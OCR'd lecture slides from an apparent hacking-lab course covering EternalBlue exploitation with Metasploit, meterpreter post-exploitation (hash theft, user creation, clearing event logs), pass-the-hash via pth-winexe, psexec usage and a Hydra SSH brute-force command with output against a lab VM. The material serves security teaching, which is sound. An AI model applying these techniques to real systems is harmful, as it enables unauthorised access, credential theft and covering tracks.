  2. Online password guessing (SSH, MySQL)
  3. Password stealing (MySQL-Wordpress, Windows)
  4. Offline password guessing ("invert" password hashes)
  5. Pass-the-hash (use password hashes **without** "inversion")

Suggested VirtualBox Configuration (I)



Suggested VirtualBox Configuration (II)

- Both VM connected to the same "NAT network"



Network

☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 080027B19D67

☑ Cable Connected

- VMs can:
  - communicate **between themselves**
  - access the external network as **clients**

Hacking Lab: Demo 1

What we will see now (I)

3. S has **pre-auth RCE vulnerability** +
   Attacker can **exploit** that vuln

1. Eternalblue exploit injection with Metasploit
   ⇒ `meterpreter` (remote shell) with `SYSTEM` privilege


2. Some actions with `meterpreter`

What we will see now (II)

- Some actions with `meterpreter`
  1. Search info in txt and pdf
  2. Screenshots
  3. Steal Windows password **hashes**
  4. Shell (and then create user)
  5. Clear event logs

- Try to use Windows **password hash** of `Administrator` user
  1. `ssh` from remote... does not work
  2. `pth-winexe` from remote... it works!

Exploit Injection



kali

metasploitable3

metasploit


SMBv1 server

TCP

445

SYSTEM


Exploit Injected



Remote shell client (meterpreter)


Remote shell server (meterpreter)

Remark



- **No** new process
- Meterpreter server has **the same access rights** of "its" process

After meterpreter `shell` command




- **Another** new process

`pth-winexe` explained (Basic idea)


`pth-winexe` explained (Basic idea)

- Remote access to Windows systems is (almost) always possible with the **NTLM authentication** protocol
- Client proves knowledge of **password hash** (**not** of the password)
- When NTLM was designed, this fact did not seem a problem...


Honest Client Program (I)




Honest Client Program (II)



Stolen Password Hash on Honest Client Program



Stolen Password Hash on `pth-winexe` (and others...)



Which services can execute commands?

Abuses in a nutshell (REMIND)

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-NOCMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth RCE vulnerability** +
   Attacker can **exploit** that vul

Which S-CMD are commonly targeted? (I)

❑ **SSH** (secure shell)	Linux / Windows	port 22
❑ **RDP** (remote desktop protocol)	Windows	port 3389
❑ **WMI (RPC)** (Windows Management Instrumentation)	Windows	port 135
❑ **WinRM** (Windows Remote Management)	Windows	port 5985/5986

Which S-CMD are commonly targeted? (II)

- **psexec**

  Combination of:

  - SMB Windows port 445
    (**file sharing**)

    +
  - **WMI (RPC)** Windows port 135
    (Windows Management Instrumentation)

Windows psexec

Windows
or
Linux

SMB

WMI (RPC)

Windows
(target)

```
psexec target options command
psexec target -i -u ... -p ... cmd.exe
psexec target -i -u ... -p ... ipconfig /all
```

Practical considerations: Credential requirements

1. S-CMD: Attacker has (or obtains) **credentials**

- For certain services, command executions is allowed **only to certain users**

- Certain services might be configured so that **password is not enough**

Credential requirements (I)

- For certain services,
  Command execution is allowed only with credentials (U+P) of **certain users**

- WMI Windows port 135
- WinRM Windows port 5985/5986
- psexec
  - U must be **administrator** on target

Credential requirements (II)

- Certain services might be configured so that **password is not enough** for authenticating

- RDP Windows port 3389
  - U+P or U+P+ **second factor** (smartphone / security key)
- SSH
  - U+P or U+P+ **private_key file**

Abuse 1 & 2: How to obtain U+P?

Abuses in a nutshell (REMIND)

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-NOCMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth RCE vulnerability** +
   Attacker can **exploit** that vul

How to obtain U+P on target

- **Lots** of different scenarios
- Guide + Demos cover a few of them

- **Several important details omitted**


How to obtain U+P on target (I)

- **Online guessing:** Tool **contacts S** and **tries** all U-P in a given **dictionary**

- Tool must be a client of **protocol** used by S
  - metasploit modules (one for each protocol)
    - `search scanner mysql`
    - `search scanner ssh`
  - **Hydra** (support for +50 protocols)

Many dictionaries…

- `https://github.com/danielmiessler/SecLists`



About SecLists


SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed.

This project is maintained by Daniel Miessler, Jason Haddix, and g0tmi1k.

Miscellaneous	Merge pull request #656 from A1vinSmith/master
Passwords	Merge pull request #825 from its0x08/patch-2
Pattern-Matching	Update Angular dangerous functions
Payloads	Zipped the max-length folder
Usernames	Update CommonAdminBase64.txt

Online guessing: Hydra (I-a)


- +50 protocols
- `hydra -L` **`user_list`** `-P` **`pwd_list`** **`target`** **`protocol`**



```
┌──(kali㉿DESKTOP-SK08UEQ)-
└─$ hydra -L user.txt -P pass.txt 192.168.29.135 ssh -t 4
```

Online guessing : Hydra (I-b)


- +50 protocols
- `hydra -L` **`user_list`** `-P` **`pwd_list`** **`target`** **`protocol`**



```
┌──(kali㉿DESKTOP-SK08UEQ)-
└─$ hydra -L user.txt -P pass.txt 192.168.29.135 ssh -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not 
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p
[DATA] attacking ssh://192.168.29.135:22/
[22][ssh] host: 192.168.29.135   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-
```

Web login forms? (I-a)

- Web login forms are **all different from each other**



SSO?execution=e1s3
SSO?execution=e1s4
main.css
spid-sp-access-button.min.css
jquery.min.js
spid-sp-access-button.min.js
Logo.png

Query String Parameters · view source · view URL-encoded

execution: e1s3

